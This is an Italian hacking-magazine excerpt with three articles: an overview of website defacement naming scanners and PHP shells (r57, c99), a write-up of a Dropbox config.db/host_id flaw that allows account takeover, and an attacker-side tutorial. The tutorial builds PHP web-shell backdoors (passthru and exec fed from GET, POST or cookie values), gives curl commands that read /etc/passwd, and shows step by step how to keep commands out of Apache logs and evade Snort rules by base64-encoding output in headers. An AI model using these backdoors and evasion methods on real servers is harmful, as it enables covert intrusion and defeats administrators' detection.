IL DEFACCIAMENTO DI UN SITO È SPESSO SOLO UN ATTO DIMOSTRATIVO, ALTRE VOLTE NASCONDE REALTÀ PIÙ COMPLESSE.

Defacciare è una parola che ha cominciato ad assumere una certa popolarità intorno alla fine degli anni '90, quando il fenomeno internet ha cominciato a crescere e, sebbene sia una terminologia di strettissima attualità, fatica ancora a trovare uno spazio nei dizionari come neologismo. Con Defacciamento si intende, in termini davvero generali, spesso la semplice e sola sostituzione della pagina di index di un sito con un'altra di contenuti diversi caricata proprio dal "defacciatore". I contenuti della nuova pagina di indice caricata possono essere davvero molteplici, dipende tutto sommato da quali sono le intenzioni di chi porta questo genere di attacchi, si va dalla schermata burlesca fine a se stessa a veri e propri proclami e atti di denuncia.
Ma questa è evidentemente solo la punta dell'iceberg. Il fenomeno del Defacement ha implicazioni spesso più profonde. I siti web che subiscono pesanti attacchi di defacement sono altre volte trasformati in veri e propri nodi di botnet, backdoor e account di shell venduti al mercato nero: questo è ciò che quotidianamente avviene su Internet. Il presente articolo analizza le modalità e gli strumenti utilizzati dai "defacer" per condurre i loro attacchi nei confronti dei siti web, fornendo al contempo preziosi consigli per evitare di divenire noi stessi facile bersaglio di tali malintenzionati.

IL "DEFACCIATORE"

Il defacer, in genere, non presta mai particolare attenzione al tipo di sito web da sottoporre ad attacco; il suo scopo principale rimane quello di individuare e sfruttare al meglio le vulnerabilità presenti in certi server, per poi modificare il contenuto o l'aspetto visivo dei siti web violati, oppure lasciare tracce tangibili della "cortese" visita effettuata, caricando magari nel server compromesso un file che evidenzi l'azione di defacing appena compiuta. In realtà nessuno sa spiegare concretamente perché i defacer agiscano in tal modo, visto che la loro losca attività non sembra produrre alcun evidente profitto in termini pecuniari. Esplorando tuttavia gli appositi archivi online che raccolgono e catalogano gli innumerevoli "exploit" realizzati dai defacer, ci rendiamo subito conto che è in atto ormai da tempo una strenua competizione tra i vari gruppi di defacer operanti in Rete, al fine di realizzare le migliori performance in termini di danneggiamento del maggior numero possibile di siti web. Sebbene i media continuino a definire semplicemente come "hacker" le persone che compiono tali atti, vorrei in ogni caso precisare che i "veri" hacker non conducono mai attacchi casuali nei confronti dei siti Internet, ma sfruttano al meglio le conoscenze tecniche acquisite per realizzare azioni di hacking ben mirate. Gli hacker cercano inoltre di proposito di evitare che i proprietari dei siti compromessi possano rendersi in qualche modo conto dell'attacco subito; al contrario, essi fanno sempre tutto il possibile per nascondere o cancellare ogni traccia o evidenza dell'attacco portato.

DEFACEMENT

Gli attacchi eseguiti dai defacer sono comunemente definiti con il termine di "defacement"; in

Spirit
redazione@hackerjourn

Spesso l'attività di defacciamento ha scopi puramente divulgativi ideologici: serve in sostanza per comunicare un messaggio, anche estremo.

Internet esiste tutta una serie di siti web che fungono da veri e propri archivi (peraltro molto estesi) delle azioni di defacement compiute: come riferito sopra, esiste altresì un'ampia comunità di defacer, i cui gruppi e membri sono in perenne concorrenza tra loro per stabilire chi sia in grado di craccare e danneggiare il maggior numero possibile di siti web. Tali archivi sono pubblicamente accessibili, il che significa che ogni gruppo di defacer può ad ogni momento verificare quanti "punti" esso sia riuscito a collezionare in classifica, tenendo al contempo sott'occhio i "successi" ottenuti dai gruppi rivali.I defacer non applicano alcun criterio di selettività nei confronti dei loro obiettivi; nella maggior parte dei casi essi si avvalgono semplicemente di tool automatizzati preposti ad individuare i server vulnerabili, per poi sfruttare questi ultimi in maniera ugualmente del tutto "automatica". L'exploit carica automaticamente sul server compromesso una backdoor la cui funzione è, ad esempio, quella di fornire l'accesso shell a tale server. Il defacer può ovviamente lanciare ulteriori attacchi tramite la suddetta backdoor, per cercare di aumentare i privilegi grazie agli exploit del kernel locale, o magari segnalare il server compromesso ad un apposito archivio di defacement. Simili backdoor vengono vendute anche sul mercato nero della cybercriminalità, consentendo in tal modo ai loro acquirenti di poter ad esempio trasformare un server violato in un vero e proprio nodo di una rete DdoS, o magari di utilizzarlo in qualità di host per inoltrare e-mail di spam.
Una volta che l'attacco è andato in porto, l'azione di defacement compiuta viene automaticamente segnalata ad un archivio online.

GLI STRUMENTI

I defacer si avvalgono innanzitutto di appositi scanner per individuare i server vulnerabili da sfruttare; una volta completato il processo di scansione ed identificati i server-vittima, i malintenzionati provvedono a caricare all'interno di questi ultimi speciali backdoor in grado di fornire loro preziose informazioni riguardo alle macchine infettate e di svolgere, al tempo stesso, la funzione di scanner aggiuntivi. Nella maggior parte dei casi, gli exploit utilizzati dai defacer sono pubblicamente disponibili, anziché essere del tipo "zero-day". Per identificare i server vulnerabili i defacer ricorrono spesso all'utilizzo delle "Google Dorks": si tratta di particolari query di ricerca, le quali possono essere ad esempio eseguite per ottenere determinati risultati riguardanti tutti i siti web in cui risulta attiva una specifica versione di una certa applicazione. In alcuni casi, è la backdoor stessa utilizzata dai defacer a generare il download di speciali database contenenti particolari Google Dorks, divenendo in tal modo una sorta di nodo di scansione dedicato alla ricerca di nuovi server vulnerabili.
Gli strumenti utilizzati dai defacer per individuare nuovi server vulnerabili verificano in primo luogo la presenza di due tipi di vulnerabilità: le vulnerabilità per file remoti e quelle di tipo Local File Include. Riportiamo qui di seguito un elenco parziale di tali strumenti, che risultano peraltro essere del tutto gratuiti e pubblicamente disponibili:

LFI intruder
VopCrew IJO Scanner v1.2
Single LFI vulnerable scanner
SCT SQL SCANNER
Priv8 RFI SCANNER v3.0
PITBULL RFI-LFI SCANNER
Osirys SQL RFI LFI SCANNER
FeeLCoMz RFI Scanner Bot v5.0 By FaTaLisTiCz_Fx

Come accennato in precedenza, una volta individuato il server vulnerabile, i defacer provvedono a generare il download di un'apposita backdoor all'interno di tale server. Le backdoor presentano una vasta gamma di funzionalità, ma la maggior parte di esse possiede dei metodi specifici per bypassare le funzioni di sicurezza PHP, rubare informazioni, leggere e modificare i file, accedere a database SQL, craccare password, eseguire comandi arbitrari e modificare i privilegi. Nel corso della mia ricerca ho rilevato oltre un centinaio di differenti backdoor e shell PHP;

pare, tuttavia, che la maggior parte delle backdoor individuate in sostanza utilizzi gli stessi tipi di base, ovverosia:

```
r57
c99
Locus7Shell
```

Le modalità di cui si avvalgono le backdoor per cercare di modificare i privilegi consistono principalmente nell'utilizzo di "auto-rooters" o nel tentativo di estrarre le password dai file di configurazione custoditi all'interno del server compromesso. I cosiddetti "auto-rooters" altro non sono che script di shell che provvedono a generare nel server il download di uno specifico kit di exploit, composto da exploit precompilati già pronti per essere eseguiti. Lo script di shell analizzerà in seguito la macchina compromessa, al fine di determinare quali sono gli exploit da eseguire; verrà infine lanciata l'esecuzione di questi ultimi. Se l'exploit riesce nell'opera di modificare con successo i privilegi, avrà poi luogo l'installazione di un'altra backdoor o di un rootkit. Gli "auto-rooters" vengono offerti in Rete da numerosi siti.

SOLUZIONI

Uno dei problemi più grandi nel combattere gli attacchi di defacement è che i defacer non sfruttano solamente vulnerabilità tecniche ma anche l'ignoranza di numerosi operatori. In effetti, la maggior parte delle persone che lavorano con i server web non comprende ancora pienamente l'importanza di avere un sistema costantemente aggiornato e dotato di tutte le ultime patch disponibili. L'installazione delle patch via via rilasciate dai produttori di software, indipendentemente dalla fondamentale importanza che essa riveste, risulta oltretutto un'operazione piuttosto semplice da eseguire; nonostante ciò, una delle questioni più comuni tutt'oggi legate alla sicurezza online è ancora rappresentata dal non mantenimento di adeguati standard di aggiornamento per il sistema informatico utilizzato. Le società e le organizzazioni spesso spendono molto tempo ed energie per spiegare al proprio personale IT come funzionano le iniezioni SQL ed i buffer overflow, e come possono essere sfruttate per un attacco, quando sarebbe invece molto più utile ed opportuno concentrarsi nel garantire che i sistemi siano completamente aggiornati e configurati in maniera appropriata.

L'OS


Un'altra questione di fondamentale importanza è rappresentata dal fatto che gli amministratori danno spesso per scontato che il sistema operativo Linux/Unix sia più sicuro di Windows; in tal modo, essi non provvedono a rafforzare adeguatamente le misure di sicurezza adottate e ad aggiornare le configurazioni utilizzate. Una corretta configurazione del sistema può in effetti risultare determinante per eliminare certi tipi di exploit. Ad esempio, molti degli exploit menzionati nel presente articolo sfruttano, in sostanza, vulnerabilità del tipo "File Include", le quali consentono al defacer di introdurre all'interno del server compromesso qualsiasi tipo di file arbitrario; in alcuni casi tali file possono provenire anche da siti web esterni. Per proteggersi efficacemente nei confronti di simili attacchi sarebbe pertanto sufficiente specificare la directory dalla quale una determinata applicazione web od un sito web risultano autorizzati ad effettuare l'inclusione di file all'interno del server.

Recentemente l'organizzazione Iranian Cyber Army ha "defacciato" l'home page del più importante motore di ricerca cinese, ovvero Baidu.com, che per inciso, supera come utenti di gran lunga Google.

Il defacciamento, a scopo puramente dimostrativo, del sito delle Poste Italiane. Per fortuna l'intento era quello di stupire più che di colpire: buon per gli amministratori di sistema che hanno potuto porvi rimedio.

Sempre l'Iranian Cyber Army si era preoccupato di portare, qualche tempo fa, un attacco a Twitter.

di Massimiliano Brasile
redazione@hackerjournal.it

DROPBOX BUCATO

Come compromettere un account Dropbox.

Negli ultimi tempi si parla sempre più spesso di analisi forense, una disciplina che ha acquisito un ruolo centrale nelle indagini che coinvolgono apparati informatici. E proprio da questo settore provengono continui stimoli legati alla sicurezza dei dati personali, come il contributo di Derek Newton (derecknewton.com) su Dropbox. Dropbox è in questo momento il più popolare programma di sincronizzazione remota di cui abbiamo già parlato in passato (vedi HJ 192), tale da rendere necessario conoscere i suoi meccanismi ai fini di eventuali indagini; per questo motivo Derek ha applicato i criteri di analisi forense su questo tool per approfondirne il funzionamento. Nella sua analisi sono emersi degli aspetti interessanti legati alla possibilità di compromettere la sicurezza di un account Dropbox, che in ultima istanza è strettamente connessa alla modalità di autenticazione adottata "by design" (c'è poco da fare).

IL PUNTO DEBOLE

Il compito principale di Dropbox è quello di tenere sincronizzati i file attraverso diversi sistemi e su diversi dispositivi di propria proprietà in modo automatico. Perché ciò sia possibile, è necessario:

- Installare un client Dropbox;
- Al termine di questa installazione inserire le credenziali per accedere al servizio (o sarà richiesto di crearne di nuove nel caso non siano presenti);
- Indicare quale tra le cartelle del proprio hard-disk si vuole dedicare all'attività di sincronizzazione.

Successivamente il client funziona in modalità residente controllando continuamente la cartella dedicata (e le sue sottocartelle) per eventuali variazioni o aggiunte nei file presenti. A prescindere dal sistema operativo nel quale è installato il client, Dropbox durante il suo monitoraggio immagazzina dati di configurazione, l'elenco dei file e delle cartelle, codici di verifica (hash) e i dati temporanei in un insieme di piccoli database SQL situati nella cartella %APPDATA%\Dropbox. In particolare uno di questi attira la nostra attenzione perché afferisce alla configurazione del client (config.db). Proviamo ad aprire questo file con il nostro programma preferito per SQL (ad esempio SQLliteman sotto Linux). Troveremo una tabella chiamata config contenente diverse righe di configurazione.

In particolare la nostra attenzione è attratta da alcune righe:

- Email: questo è l'indirizzo e-mail del proprietario dell'account che incredibilmente non viene utilizzato nel processo di autenticazione e può essere variato a piacimento (rispettando la formattazione di un indirizzo e-mail) senza causare malfunzionamenti.

- Dropbox_path: definisce il percorso radice della cartella che sarà sincronizzata da Dropbox nel

sistema dove è in funzione.

• Host_id: è assegnato al sistema dopo che è stata realizzata l'autenticazione iniziale al termine dell'installazione e che non sembra cambiare col tempo.


Dopo alcune prove è emerso che il client Dropbox utilizza solamente host_id per autenticarsi. E qui nasce il problema: il file config.db è completamente trasportabile e non è in alcun modo ancorato al sistema. Questo significa che se qualcuno guadagna l'accesso al config.db di un utente (o anche soltanto del valore assegnato a host_id), avrà la possibilità di autenticarsi e accedere liberamente al suo account fintanto che tale utente non rimuova l'host nel quale è stato generato l'host_id compromesso dall'elenco dei dispositivi agganciati tramite l'interfaccia web di Dropbox.
Per verificare questa possibilità è sufficiente copiare il file config.db in un altro sistema, accertandosi che dropbox_path punti a un percorso valido e lanciare Dropbox: assisteremo all'immediata autenticazione senza alcuna richiesta di verifica delle credenziali per autorizzare l'utente e senza verificare che il dispositivo dal quale si sta accedendo sia effettivamente collegato e presente nella lista dei dispositivi collegati (anche nel caso in cui il sistema abbia un nome completamente diverso) e questo sembra essere il funzionamento previsto da progetto! Inoltre host_id rimane valido anche dopo che l'utente cambia la password di accesso, quindi un'eventuale soluzione basata sul recupero delle credenziali non risolve il problema.

Ovviamente, se un attaccante ha accesso a config.db (nell'ipotesi che non sia stato inviato dall'utente stesso, durante un attacco di social engineering), vuol dire che ha sicuramente accesso a tutti i file contenuti nell'account. Questo significa che potrebbe essere sviluppato uno specifico malware in grado di recuperare proprio il config.db, o anche solo la parte sensibile del piccolo db e nel caso in cui tale malware venga rilevato una procedura generica di cambio password non impedirà comunque all'attaccante di accedere comunque all'account della vittima.
Per difendersi opportunamente l'utente dovrà infatti rimuovere via web il suo sistema da quelli autorizzati. Bisogna poi considerare che il dato di host_id è composto da appena 16 byte, davvero pochi rispetto ai gigabyte di dati potenzialmente riservati che possono essere contenuti negli account. Il che rende il rischio davvero elevato.

COME PROTEGGERSI

La soluzione che sembra più adeguata è quella di proteggere i dati contenuti nell'account utilizzando una cifratura forte, ad esempio con password lunghe (le cosiddette passphrase). Personalmente consiglio di utilizzare TrueCrypt per cifrare i dati di Dropbox o addirittura di realizzare un contenitore cifrato all'interno del quale installare Dropbox e la cartella da sincronizzare in modo da celare anche Dropbox dalle applicazioni installate. E' chiaro che questa soluzione non rende host_id blindato, ma è sicuramente più difficile scoprirlo.

Ovviamente ci si deve sincerare di aver rimosso eventuali vecchi sistemi dalla lista dei dispositivi autorizzati, oltre che monitorare l'ora dell'ultima attività che compare nella lista Account->My Computers nell'interfaccia online di Dropbox. Se si rileva un sistema che non dovrebbe esserci, sarà opportuno scollegarlo immediatamente (unlink).

Non nascondo che io stesso utilizzo Dropbox da anni e verificando ho trovato diversi (miei) sistemi che erano ancora autorizzati.
È auspicabile che Dropbox riconosca presto il bisogno di aggiungere meccanismi per aumentare le sicurezze e impedire che possano realizzarsi accessi non autorizzati a lungo termine negli account degli utenti. Molti utenti si sono lamentati, ma ufficialmente l'azienda risponde assicurando che i collegamenti SSL e la cifratura AES 256 nei loro server sono più che adeguati. Fino ad allora speriamo che questo articolo abbia allertato qualcuno e che chi utilizza abitualmente Dropbox si preoccupi di proteggere (realmente) i suoi dati.

Lanciamo SQLiteman e apriamo config.db: con semplicità vedremo comparire la tabella config e potremo vedere i dati (in chiaro) della configurazione di Dropbox. Un metodo di registrazione acocunt tutt'altro che sicuro!

di redazione@hackerjournal.it

NASCONDERSI NEI FILE DI LOG

IMPARIAMO COME RENDERE PIÙ DIFFICILE LA VITA A CHI TENTA DI INDIVIDUARCI ATTRAVERSO L'ANALISI DEI LOG

Per testare gli esempi qui proposti è sufficiente disporre di una distribuzione Linux qualsiasi, aver installato curl, aver avviato un web server con supporto PHP (nel caso di Apache lanciate `/etc/init.d/httpd start` da linea di comando) e posizionato tutti gli script dentro la DocumentRoot (solitamente /var/www/html).

Tipicamente un attacco informatico si compone di tre fasi. Nella prima, detta di **Information Gathering**, si parte con l'identificazione del target. Nella seconda, l'attacco vero e proprio (**Exploitation**), si cerca di compromettere l'obiettivo ottenendo ad esempio l'accesso ad una shell interattiva. La terza fase è il **Post Exploitation** ovvero quando, una volta completata l'intrusione, si cerca di mantenere il controllo del target il più a lungo possibile, magari attraverso una backdoor. Tutte queste fasi producono un certo livello di **evidenze** o **disturbo** nei file di log del sistema target. L'obiettivo di chi attacca è invece ovviamente quello di non essere scoperti. Poiché l'invisibilità completa in un sistema è una chimera (un rootkit per quanto complesso lascia sempre delle tracce da analizzare, mentre una backdoor collocata in un file binario verrà sicuramente spazzata via al successivo aggiornamento applicativo) un buon compromesso raggiungibile può essere semplicemente acquisire la capacità di generare il minore rumore di fondo possibile.

Supponiamo ad esempio di essere riusciti, sfruttando una vulnerabilità applicativa, ad accedere al sistema target e modificare uno script php esistente in modo da aggiungere una chiamata alla funzione `passthru()`:

filename: test1.php

```
<?php
echo "<p>APPLICAZIONE XYZ<p>";
@passthru($_GET['cmd']);
?>
```

Prima della modifica, il normale funzionamento dello script era quello di ritornare al browser il messaggio "APPLICAZIONE XYZ" (Figura 1). Tuttavia con il semplice inserimento della chiamata `passthru()`, se il parametro `cmd` viene popolato con un comando di sistema, questo viene eseguito e l'utente ottiene in ritorno anche il relativo output. Da notare l'importanza del simbolo '@' prima del nome della funzione che sopprime la visualizzazione degli errori a video. Vediamo come è possibile lanciare dei comandi a piacimento con **curl** sfruttando questa semplice backdoor:

```
$ curl http://ip_server/test1.php?cmd=id
<p>APPLICAZIONE XYZ</p>
uid=48(apache) gid=48(apache)
groups=48(apache)

$ curl http://ip_server/test1.
php?cmd=cat%20/etc/passwd
<p>APPLICAZIONE XYZ</p>
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
[...]
```





Figura 1

Il risultato del comando viene riportato assieme all'output normalmente trasmesso dall'applicazione (il testo "APPLICAZIONE XYZ"). Osservando i log del web server (`tail -f /var/log/httpd/access_log`) le precedenti operazioni hanno generato le seguenti evidenze:

```
a.b.c.d - - [12/Jan/2011:11:33:31 +0100]
"GET /test1.php?cmd=id HTTP/1.1" 200 104
"-" "curl/7.15.5 (x86_64-redhat-linux-gnu)
libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3
libidn/0.6.5"
```

```
a.b.c.d - - [12/Jan/2011:14:11:31 +0100]
"GET /test1.php?cmd=cat%20/etc/pas-
swd HTTP/1.1" 200 1918 "-" "curl/7.15.5
(x86_64-redhat-linux-gnu) libcurl/7.15.5
OpenSSL/0.9.8b zlib/1.2.3 libidn/0.6.5"
```

L'amministratore di sistema può in pratica facilmente individuare la presenza di un parametro sconosciuto e quale comando è stato eseguito (es, `cmd=id`) riconducendolo immediatamente alla scoperta della backdoor. Dal punto di vista dell'attacker occorre chiaramente prendere dei provvedimenti per mascherare meglio l'utilizzo della backdoor. Un maggiore livello di occultamento lo si potrebbe raggiungere utilizzando il metodo HTTP POST invece di GET:

filename: test2.php

```
<?php
echo "<p>APPLICAZIONE XYZ</p>";
@passthru($_POST['cmd']);
?>
```

Con questa modifica non è più possibile passare il comando da eseguire direttamente nella query string. Il parametro `cmd` ed il relativo comando andranno invece forniti utilizzando un'apposita struttura **application/x-www-form-urlencoded**. Con curl il solo onere aggiuntivo rispetto all'esempio precedente consiste nel fare uso dell'opzione –d:

```
$ curl http://ip_server /test2.php -d
"cmd=id"
[…]
uid=48(apache) gid=48(apache)
groups=48(apache)
```

Questa volta la traccia lasciata nei file di log è la seguente:

```
a.b.c.d - - [12/Jan/2011:15:34:27 +0100]
"POST /test2.php HTTP/1.1" 200 105 "-"
"curl/7.15.5 (x86_64-redhat-linux-gnu)
libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3
libidn/0.6.5"
```

Il risultato ottenuto dall'attacker è che gli argomenti trasmessi con POST non sono stati loggati, ovvero dai log del web server non è possibile individuare il comando trasmesso. Tuttavia la presenza di un User Agent non standard, così come l'assenza di un Referer, potrebbero ancora insospettire l'amministratore di sistema. Fortunatamente entrambe le informazioni sono facilmente falsificabili lato client. Volendo rimanere fedeli alla serie di esempi fatti con curl, le opzioni da linea di comando da impiegare sono –**A** per impostare l'User Agente e –**e** per specificare il Referer:

```
$ curl http://ip_server /test2.php -d
"cmd=id" -A "Mozilla/5.0 (Windows;
U; Windows NT 6.1; it; rv:1.9.2.13)
Gecko/20101203 Firefox/3.6.13" -e "http://
ip_server/"
```

Nei log è adesso apprezzabile la seguente evidenza:

```
a.b.c.d - - [12/Jan/2011:16:03:01 +0100]
"POST /test2.php HTTP/1.1" 200 105
"http://ip_server/" "Mozilla/5.0 (Win-
dows; U; Windows NT 6.1; it; rv:1.9.2.13)
Gecko/20101203 Firefox/3.6.13"
```

Supponiamo invece che la modalità comune utilizzata dai client legittimi per accedere all'applicazione (o comunque allo script php) in cui è stata inserita la backdoor sia tramite GET. Un numero elevato di POST verso questa pagina potrebbe chiaramente insospettire l'amministratore di sistema. La domanda da porsi a questo punto è: esiste un modo per continuare ad invocare una pagina utilizzando il metodo GET ma evitando che gli argomenti siano loggati? La risposta è affermativa. Immaginate infatti una modifica di questo tipo:

filename: test3.php

```
<?php
echo "<p>APPLICAZIONE XYZ</p>";
@passthru($_COOKIE['cmd']);
?>
```

Il comando da far eseguire al server in questo caso viene passato tramite cookie. Per quel che riguarda curl, sollecitare la backdoor comporta unicamente l'impiego del flag –**b** da linea di comando:

```
$ curl http://ip_server /test3.php -b
"cmd=id" -A "Mozilla/5.0 (Windows;
U; Windows NT 6.1; it; rv:1.9.2.13)
Gecko/20101203 Firefox/3.6.13"
```

E questa è la traccia lasciata nei log:

```
a.b.c.d - - [12/Jan/2011:16:12:27 +0100]
"GET /test3.php HTTP/1.1" 200 105 "-" "Mo-
zilla/5.0 (Windows; U; Windows NT 6.1; it;
rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13"
```

Apparentemente sembra che abbiamo raggiunto un buon livello di occultamento. Il metodo con cui lo script viene invocato è GET e nessun parametro è loggato. Ma proviamo a confrontare questa evidenza con la traccia lasciata nei log da un client legittimo:

```
ip_client - - [12/Jan/2011:12:37:11 +0100]
"GET /test3.php HTTP/1.1" 200 24 "-" "Mo-
zilla/5.0 (Windows; U; Windows NT 6.1; it;
rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13"
```

Ciò che si evince è che la richiesta regolare di un client verso questa pagina produce una risposta di 24 byte, mentre quando viene attivata la backdoor, la dimensione dei byte ritornati varia in funzione dell'output prodotto in risposta al comando trasmesso. Questo in un certo qual senso potrebbe

diventare un segnale di allarme agli occhi di un amministratore di sistema attento. A seconda di come è configurato il web server in cui risiede la backdoor si può comunque raggiungere un livello di occultamento ancora maggiore. Volendo proporre un esempio concreto, per testare gli script di questo articolo, in redazione abbiamo utilizzato la versione di default di Apache fornita con CentOS 5.5. In questa distribuzione la direttiva LogFormat del file di configurazione del web server viene così definita:

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Re-
ferer}i\" \"%{User-Agent}i\"" combine
```

Dal manuale di Apache si apprende che **%b** rappresenta la dimensione in byte dei dati ritornati al client, esclusi gli *header HTTP*. Ciò significa che se facciamo in modo che la backdoor ritorni, come parte degli header HTTP, l'output del comando che le è stato chiesto di eseguire, sia la richiesta proveniente da un client lecito che quella proveniente dall'attacker lasceranno nei file di log esattamente le stesse evidenze. Ecco un esempio concreto:

filename: test4.php

```
<?php
@header("Header-XXX:".@exec($_
COOKIE['cmd']));
echo "<p>APPLICAZIONE XYZ</p>";
?>
```

Osserviamo cosa accade invocando il nuovo script con curl. In questo caso per vedere l'output del comando trasmesso utilizziamo l'opzione **–v** (verbose):

```
$ curl http://ip_server/test4.php -b
"cmd=id" -A "Mozilla/5.0 (Windows;
U; Windows NT 6.1; it; rv:1.9.2.13)
Gecko/20101203 Firefox/3.6.13" –v

HTTP/1.1 200 OK
Date: Thu, 13 Jan 2011 14:50:48 GMT
Server: Apache/2.2.3 (CentOS)
[…]
Header-XXX: uid=48(apache) gid=48(apache)
groups=48(apache)
[…]
<p>APPLICAZIONE XYZ</p>
```

Come volevasi dimostrare l'output del comando **id** viene riportato dentro **Header-XXX**. Ed ecco la traccia lasciata nei log:

```
ip_client - - [13/Jan/2011:12:37:11 +0100]
"GET /test4.php HTTP/1.1" 200 24 "-" "Mo-
zilla/5.0 (Windows; U; Windows NT 6.1; it;
rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13"
```

perfettamente uguale a quella lasciata da un client legittimo. L'occultamento nei file di log a questo punto si può considerare completo. Ma cosa succede se tra l'attacker ed il web server target è installato un Network Intrusion Detection System (NIDS)? Per fornire una risposta esaustiva

basta dare una rapida occhiata ad alcune delle regole caricate di default da Snort, certamente il software open source di Intrusion Detection/Prevention più conosciuto al mondo. Dal file **attack-responses.rules**:

```
alert ip any any -> any any
(msg:"ATTACK-RESPONSES id check retur-
ned root"; content:"uid=0|28|root|29|";
metadata:policy balanced-ips drop, policy
security-ips drop; classtype:bad-unknown;
sid:498; rev:7;)

alert ip $HOME_NET any -> $EXTERNAL_NET any
(msg:"ATTACK-RESPONSES id check returned
userid"; content:"uid="; nocase; content:"
gid="; distance:0; pcre:"/uid=\d{1,5}\S+\
s+gid=\d{1,5}/smi"; classtype:bad-unknown;
sid:1882; rev:14;)
```

Si tratta di alcuni esempi rappresentativi di regole che analizzano il traffico di rete alla ricerca di contenuti che diano evidenza di un problema di sicurezza. In entrambi i casi le regole segnalano un'anomalia se viene ricostruita una sessione dati riconducibile all'output del comando "`id`". Il perché dell'esistenza di queste regole è dovuto al fatto che originariamente gli exploit old-school (quelli che per inteso sfruttavano una vulnerabilità su un demone di rete e non un banale XSS su un'applicazione web) dopo aver eseguito un bind o reverse shellcode, lanciavano in automatico "`id`" come primo comando della sessione prima di accettare ulteriori comandi dall'attacker. Nel corso degli anni quindi l'output del comando "`id`" trasmesso da un sistema della rete interna verso Internet, è chiaramente divenuto un probabile segnale di intrusione da rilevare.

A tal proposito, nella configurazione di un IDS, sono solitamente presenti numerose regole che rivelano anche la probabile interazione di un attacker con una shell, intercettando il banner del prompt dei comandi trasmesso su porte non comuni di una sessione TCP. Eccone un esempio:

```
alert tcp $HOME_NET !21:23 -> $EXTERNAL_NET
any (msg:"ATTACK-RESPONSES Microsoft cmd.exe
banner"; flow:established; content:"Microsoft
Windows"; content:"|28|C|29| Copyright 1985-
"; distance:0; content:"Microsoft Corp.";
distance:0; metadata:policy balanced-ips
drop, policy connectivity-ips drop, policy
security-ips drop; reference:nessus,11633;
classtype:successful-admin; sid:2123;
rev:4;)
```

Ai fini della nostra discussione è evidente quindi che trasmettere in chiaro testo l'output riportato dalla backdoor non rappresenta la migliore tecnica di occultamento che possiamo mettere in campo ma, con un semplice accorgimento, possiamo eludere potenzialmente anche i controlli di Snort. Ad esempio si può pensare ad una modifica di questo tipo:

filename: test5.php

```
<?php
if(isset($_COOKIE)) @header("Header-XXX:".@
base64_encode(@exec($_COOKIE['cmd'])));
echo "<p>APPLICAZIONE XYZ</p>";
?>
```

